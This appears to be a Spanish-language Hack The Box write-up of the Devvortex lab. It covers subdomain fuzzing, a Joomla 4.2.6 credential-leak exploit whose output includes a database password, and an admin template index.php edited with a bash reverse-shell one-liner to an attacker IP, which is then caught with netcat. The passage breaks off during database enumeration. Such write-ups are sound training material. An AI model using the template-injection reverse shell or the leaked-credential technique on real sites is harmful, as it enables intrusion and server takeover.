Write Up Devvortex (HTB)

En primer lugar, vamos a comenzar iniciando la vpn de htb como siempre con sudo openvpn y comprobando que tenemos conectividad a través del comando ping.

```
┌──(piru㉿kali)-[~/labs_htb/Devvortex]
└─$ ping -c 1 10.10.11.242
PING 10.10.11.242 (10.10.11.242) 56(84) bytes of data.
64 bytes from 10.10.11.242: icmp_seq=1 ttl=63 time=46.8 ms

── 10.10.11.242 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 46.761/46.761/46.761/0.000 ms
```

Comando ping.

Una vez que tenemos la máquina levantada vamos a empezar con la enumeración de puertos con la herramienta nmap y descubrimos que tiene el puerto 22 y el 80 abiertos.

```
┌──(piru㉿kali)-[~/labs_htb/Devvortex]
└─$ sudo nmap -p- -sS -sC -sV --open --min-rate=5000 -n -Pn -vvv 10.10.11.242 -oN enum_nmap.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 21:07 CEST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
Initiating SYN Stealth Scan at 21:07
Scanning 10.10.11.242 [65535 ports]
Discovered open port 80/tcp on 10.10.11.242
Discovered open port 22/tcp on 10.10.11.242
```

Nmap, enumeración de puertos.


Intentamos ingresar al puerto 80 y nos da un error de resolución del DNS por lo que añadimos en el archivo /etc/hosts la IP de la máquina objetivo con la nombre del dominio (devvortex.htb).

```
  GNU nano 8.0
127.0.0.1       localhost
127.0.1.1       kali.piru kali
10.10.11.242    devvortex.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Archivo /etc/hosts.

Una vez dentro encontramos una aplicación web bastante estática en la que, después de investigar un poco, no vemos ningún vector de entrada.



Servicio http por el puerto 80.

Tras emplear fuerza bruta en búsqueda de directorios con las herramientas de gobuster o dirsearch no encontramos nada. Entonces probamos a enumerar subdominios con la herramienta de WFUZZ y obtenemos un subdominio valido, “dev”.

```
┌──(piru㉿kali)-[~/labs_htb/Devvortex]
└─$ wfuzz -c --hc=404,302 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.devvortex.htb" http://devvortex.htb
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devvortex.htb/
Total requests: 114441

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000019:   200        501 L    1581 W     23221 Ch    "dev"

Total time: 85.87104
Processed Requests: 114441
Filtered Requests: 114440
Requests/sec.: 1332.707
```

Herramienta wfuzz.


Igual que habíamos hecho en el paso anterior, para que no haya problemas con el DNS, agregamos al archivo /etc/hosts el nuevo subdomino encontrado a la IP de la máquina objetivo.

```
  GNU nano 8.0
127.0.0.1       localhost
127.0.1.1       kali.piru       kali
10.10.11.242    devvortex.htb dev.devvortex.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Nuevo subdominio.

La página que encontramos alojada en este subdominio es muy similar a la primera pero varia en algunas cosas. Entre otras, al analizar las tecnologías que están corriendo en dicha página con wappalyzer obtenemos que tiene de gestor de contenidos un Joomla.



Nuevo subdominio.


JOOMSCAN es una herramienta de seguridad web diseñada específicamente para detectar vulnerabilidades en sitios web que utilizan el sistema de gestión de contenidos (CMS) Joomla.Estos son los pasos que hay que seguir para instalar la herramienta joomscan:

git clone https://github.com/rezasp/joomscan.git

cd joomscan


perl joomscan.pl

Con el comando 'perl joomscan.pl -u http://dev.devvortex.htb/' obtenemos la versión de Joomla 4.2.6 y algunas rutas que trae por defecto.




Herramienta joomscan.

Nos llama la atención la ruta de “/administrator” y en ella encontramos un panel de login para la administración de Joomla.



Panel de login Administrador de joomla.

Buscamos un exploit que sea válido para la versión Joomla 4.2.6 y encontramos uno en github.



Búsqueda de exploit en github.

Lo descargamos, nos aseguramos de tener los requirements y lo usamos contra la url http://dev.devvortex.htb . Este exploit permite una fuga de información para usuarios sin autenticar. Obtenemos un usuario con unas credenciales.


```
┌──(piru㉿kali)-[~/labs_htb/Devvortex]
└─$ ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4nthergOt1n5r3cOn##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```


Exploit para Joomla 4.2.6.

Probamos a logearnos en el panel de administración de Joomla que habíamos visto antes y.. ¡Eureka! Estamos dentro del administrador de Joomla.




Panel de administración de joomla.

Una vez dentro, buscamos el apartado “System” y vamos a ir a “Administrator Templates”.




Administrator templates.

Encontramos el “Atum Details and Files” que se encarga del aspecto visual de plantilla de Joomla.




Atum details and files.

Y en él tenemos la capacidad de modificar el index.php .




Acceso al index.php.

A modo de traza vamos a ponernos a la escucha con el comando tcpdump y luego vamos a añadir código al index.php para mandarnos un ping a la IP de nuestra máquina atacante. Es importante adaptarlo al código php para que no de error y tengamos que reiniciar el servidor (me ha pasado xD)



Código para mandarnos ping a nuestra máquina atacante.



Tcpdump.

Una vez comprobado la conectividad, el siguiente paso que vamos a hacer es poner un “oneliner” para mandarnos una Shell reversa a nuestra IP atacante y asi ganar acceso a la máquina.

```php
<?php
system("bash -c 'bash -i >& /dev/tcp/10.10.14.95/32222 0>&1'");
/**
 * @package     Joomla.Administrator
 * @subpackage  Templates.Atum
 * @copyright   (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 * @since       4.0.0
 */

defined('_JEXEC') or die;

use Joomla\CMS\Factory;
use Joomla\CMS\HTML\HTMLHelper;
use Joomla\CMS\Language\Text;
use Joomla\CMS\Layout\LayoutHelper;
use Joomla\CMS\Router\Route;
use Joomla\CMS\Uri\Uri;

/** @var \Joomla\CMS\Document\HtmlDocument $this */

$app   = Factory::getApplication();
$input = $app->input;
$wa    = $this->getWebAssetManager();
```

Shell reversa.

Asi que el primer paso es ponernos a la escucha con el comando nc por el puerto 32222 , por ejemplo, y vamos a guardar el código de la Shell reversa en el index.php presionando el botón saved y así ganamos el acceso al sistema.

```
┌──(piru㉿kali)-[~/compartida]
└─$ nc -lvnp 32222
listening on [any] 32222 ...
connect to [10.10.14.95] from (UNKNOWN) [10.10.11.242] 45676
bash: cannot set terminal process group (888): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb/administrator$ whoami
whoami
www-data
www-data@devvortex:~/dev.devvortex.htb/administrator$
```

Herramienta netcat.

Una vez dentro de la máquina encontramos la flag de user en el directorio personal del usuario logan, pero no tenemos permiso para verla. Intentamos acceder a la base de datos con las credenciales que teníamos de Lewis.

```
www-data@devvortex:/home$ cd logan/
www-data@devvortex:/home/logan$ ls
user.txt
www-data@devvortex:/home/logan$ cat user.txt
cat: user.txt: Permission denied
www-data@devvortex:/home/logan$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 34
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Acceso a la base de datos.

Después de explorar la base de datos, encontramos el hash del usuario logan.


```
mysql> describe sd4fg_users;
+----------------+---------------+------+-----+---------+----------------+
| Field          | Type          | Null | Key | Default | Extra          |
+----------------+---------------+------+-----+---------+----------------+
| id             | int           | NO   | PRI | NULL    | auto_increment |
| name           | varchar(400)  | NO   | MUL |         |                |
| username       | varchar(150)  | NO   | UNI |         |                |
| email          | varchar(100)  | NO   | MUL |         |                |
